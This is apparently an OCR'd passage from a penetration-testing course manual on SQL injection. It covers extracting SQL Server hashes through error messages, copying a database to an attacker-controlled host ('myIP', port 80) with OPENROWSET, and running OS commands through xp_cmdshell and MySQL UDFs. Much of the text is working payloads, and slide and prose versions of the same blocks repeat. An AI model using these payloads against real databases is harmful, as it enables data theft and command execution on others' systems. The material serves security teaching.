
  In general, the password field requires dba access. With lower privileges, you can still recover usernames and apply brute force to determine the password.

  SQL server hash sample

  ```
  0×010034767D5C0CFA5FDCA28C4A56085E65E882E71CB0ED2503412FD54D6119FFF0
  4129A1D72E7C3194F7284A7F3A
  ```

  Extracting hashes through error messages

  ```
  ' and 1 in (select x from temp) --
  ' and 1 in (select substring (x, 256, 256) from temp) --
  ' and 1 in (select substring (x, 512, 256) from temp) --
  ' drop table temp --
  ```



Transfer Database to Attacker's Machine

- An SQL Server can be linked back to an attacker's DB via **OPENROWSET**. The DB Structure is replicated, and the data is transferred. This can be accomplished by connecting to a remote machine on **port 80**

```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;', 'select * from mydatabase..hacked_sysdatabases')
select * from sys.sysdatabases --
```

```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;', 'select * from mydatabase..hacked_sysdatabases')
select *  from sys.sysobjects --
```

```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;','select * from mydatabase..hacked_syscolumns')
select * from sys.syscolumns --
```

```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network DBMSSOCN;
Address=myIP,80;','select * from mydatabase..table1')
select * from database..table1 --
```

```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;', 'select * from mydatabase..table2')
select * from database..table2 --
```

Transfer Database to Attacker's Machine

An attacker can also link a target SQL server's database to the attacker's own machine. By doing this, the attacker can retrieve data from the target SQL server database. The attacker does this using OPENROWSET; after the DB structure is replicated, the data transfer takes place. The attacker connects to a remote machine on port 80 to transfer data.

For example, an attacker may inject the following query sequence to transfer the database to the attacker's machine:


```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;', 'select * from mydatabase..hacked_sysdatabases')
select * from sys.sysdatabases --
```

```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;', 'select * from mydatabase..hacked_sysdatabases')
select *  from sys.sysobjects --
```

```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;','select * from mydatabase..hacked_syscolumns')
select * from sys.syscolumns --
```

```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network DBMSSOCN;
Address=myIP,80;','select * from mydatabase..table1')
select * from database..table1 --
```

```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;', 'select * from mydatabase..table2')
select * from database..table2 --
```



Interacting with the Operating System

There are two ways to interact with an OS:

- Reading and writing system files from the disk
- Direct command execution via remote shell

MSSQL OS Interaction

```
'; exec master..xp_cmdshell 'ipconfig > test.txt' --
'; CREATE TABLE tmp (txt varchar(8000));  BULK INSERT tmp FROM
'test.txt' --
'; begin declare @data varchar(8000) ; set @data='| ' ; select
@data=@data+txt+' | ' from tmp where txt<@data ; select @data
as x into temp end --
' and 1 in (select substring(x,1,256) from temp) --
'; declare @var sysname; set @var = 'del test.txt'; EXEC
master..xp_cmdshell @var; drop table temp; drop table tmp --
```

MySQL OS Interaction

```
CREATE FUNCTION sys_exec RETURNS int
SONAME 'libudffmwgj.dll';
CREATE FUNCTION sys_eval RETURNS string
SONAME 'libudffmwgj.dll';
```

Note: Both methods are restricted by the database's running privileges and permissions

Interacting with the Operating System

Attackers use various DBMS queries to interact with a target OS. There are two different ways to interact with an OS:

- **Reading and writing system files from the disk**: An attacker can read arbitrary files present on the target running the DBMS and steal important documents, configurations, or binary files. He/she can also obtain credentials from the target system files to launch further attacks on the system.
- **Direct command execution via remote shell**: An attacker can abuse a Windows access token to escalate his/her privilege on the target system, perform malicious activities, and launch further attacks.

For example, the following queries can be used to interact with the target operating system:

- **MSSQL OS Interaction**

```
'; exec master..xp_cmdshell 'ipconfig > test.txt' --

'; CREATE TABLE tmp (txt varchar(8000));  BULK INSERT tmp FROM
'test.txt' --

'; begin declare @data varchar(8000) ; set @data='| ' ; select
@data=@data+txt+' | ' from tmp where txt<@data ; select @data as x
into temp end --

' and 1 in (select substring(x,1,256) from temp) --

'; declare @var sysname; set @var = 'del test.txt'; EXEC
master..xp_cmdshell @var; drop table temp; drop table tmp –
```

